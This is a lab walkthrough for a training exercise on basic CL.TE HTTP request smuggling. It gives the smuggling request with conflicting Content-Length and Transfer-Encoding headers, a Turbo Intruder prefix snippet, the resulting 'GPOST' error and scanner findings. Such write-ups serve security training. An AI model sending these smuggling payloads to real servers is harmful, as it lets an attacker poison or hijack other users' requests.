Lab: HTTP request smuggling, basic CL.TE vulnerability


This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. The front-end server rejects requests that aren't using the GET or POST method.

To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method `GPOST`.

Using Burp Repeater, issue the following request twice OR Smuggle Probe


```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 6
Transfer-Encoding: chunked

0

G
```

Request for / sent to repeater with added requirements for attack




```
POST / HTTP/1.1 \r \n
Host: 0a3e00c704938da3c1c2172a006d004b.web-security-academy.net \r \n
Cookie: session=nMAqi3CpMTinrYAGJjrsoh2XHwGLKEe4 \r \n
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8" \r \n
Sec-Ch-Ua-Mobile: ?0 \r \n
Sec-Ch-Ua-Platform: "Windows" \r \n
Upgrade-Insecure-Requests: 1 \r \n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.
Chrome/105.0.5195.102 Safari/537.36 \r \n
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
,application/signed-exchange;v=b3;q=0.9 \r \n
Sec-Fetch-Site: same-origin \r \n
Sec-Fetch-Mode: navigate \r \n
Sec-Fetch-User: ?1 \r \n
Sec-Fetch-Dest: document \r \n
Referer: https://0a3e00c704938da3c1c2172a006d004b.web-security-academy
Accept-Encoding: gzip, deflate \r \n
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8 \r \n
Connection: close \r \n
Content-Type: application/x-www-form-urlencoded \r \n
Content-Length: 6 \r \n
Transfer-Encoding: chunked \r \n
 \r \n
0 \r \n
 \r \n
G
```

Turbo Intruder Smuggling Attack




```
                         )
    # This will prefix the victim's request. Edit it to achieve the desired effect
    prefix = '''G'''

    # HTTP uses \r\n for line-endings. Linux uses \n so we need to normalise
    if '\r' not in prefix:
        prefix = prefix.replace('\n', '\r\n')
```

Smuggle Probe




The second response should say: `Unrecognized method GPOST`.




```
HTTP/1.1 403 Forbidden
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 27

"Unrecognized method GPOST"
```

Smuggle Probe Results



- Possible HTTP Request Smuggling: CL.TE multiCase (delayed response) [2]
- HTTP Request Smuggling Confirmed: G -multiCase [2]
- HTTP Request Smuggling Confirmed: FOO -multiCase [2]
- HTTP Request Smuggling Confirmed: headerConcat -multiCase [2]
- HTTP Request Smuggling Confirmed: bodyConcat -multiCase [2]
- Strict transport security not enforced
- Cacheable HTTPS response [5]
- Frameable response (potential Clickjacking)

Congratulations appears when the GPOST response comes back



Congratulations, you solved the lab!